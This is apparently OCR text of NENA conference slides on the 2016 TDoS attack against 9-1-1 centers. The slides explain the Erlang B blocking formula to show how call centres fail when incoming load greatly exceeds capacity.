
INSIDE THE “MEET DESAI” ATTACK: DEFENDING DISTRIBUTED TARGETS FROM DISTRIBUTED ATTACKS

NENA
THE 9-1-1 ASSOCIATION


@CINCVOLFLT (TREY FORGETY) HACKER, LAWYER NAVIGATOR, PHYSICIST



NENA: The 9-1-1 Association improves 9-1-1 through research, standards development, training, education, outreach, and advocacy.

www.NENA.org

NENA
THE 9·1·1 ASSOCIATION



IN NOVEMBER, 2016, A TEENAGER FROM ARIZONA LAUNCHED A TDoS ATTACK ON 9-1-1 CENTERS IN SEVERAL STATES WITH 8 LINES OF CODE AND A TWEET

NENA
THE 9-1-1 ASSOCIATION

MATHEMATICAL ASIDE: MR. ERLANG'S MAGIC FORMULA

NENA
THE 9-1-1 ASSOCIATION

$$P_b = B(E,m)\,\frac{\dfrac{E^m}{m!}}{\sum_{i=0}^{m} \dfrac{E^i}{i!}}$$

NENA
THE 9·1·1 ASSOCIATION

$$P_b = \frac{\frac{E^m}{m!}}{\sum_{i=0}^{m} \frac{E^i}{i!}}$$

P_b is “Probabilty of Blocking”:
How often can a {call, agent, GET} *fail*?

$$P_b = \frac{\frac{E^m}{m!}}{\sum_{i=0}^{m} \frac{E^i}{i!}}$$

This is a *design criterion*:
How much failure can we *tolerate*?

NENA
THE 9-1-1 ASSOCIATION

m is the # of identical, parallel resources

How many {lines, bps, servers} *do we have*?

$$P_b = \frac{\frac{E^m}{m!}}{\sum_{i=0}^{m} \frac{E^i}{i!}}$$

This is a *design constraint*:

How many widgets can we *afford*?

E is the normalized ingress load

How many {calls, bps, GETs} *do we expect*?

$$P_b = \frac{\frac{E^m}{m!}}{\sum_{i=0}^{m} \frac{E^i}{i!}}$$

This is a *design estimate*:

How much traffic is *normal*?

THE 9-1-1 ASSOCIATION

But: What does it mean to have a "load" of calls, when their arrivals and lengths are (mostly) random?

The "normalized" ingress load, E:

λ is the # of calls per unit time

$$E = \lambda h$$

This is an *observation* or *estimate*:

How many calls do we expect to arrive each second in our busiest hour?

THE 9-1-1 ASSOCIATION

The “normalized” ingress load, E:

h is the average holding time

$$E = \lambda h$$


This is an *observation* or *estimate*:
How long do our calls take to service,
on average?

High-Ingress-Rate Vulnerability:

For $E \gg m, P_b \to 1$

$$P_b = \frac{\frac{E^m}{m!}}{\sum_{i=0}^{m} \frac{E^i}{i!}}$$


This is could be due to higher-than-expected arrival rate, or longer-than-expected holding time.



9-1-1 DDoS: Threat, Analysis and Mitigation

BEN GURION UNIVERSITY:

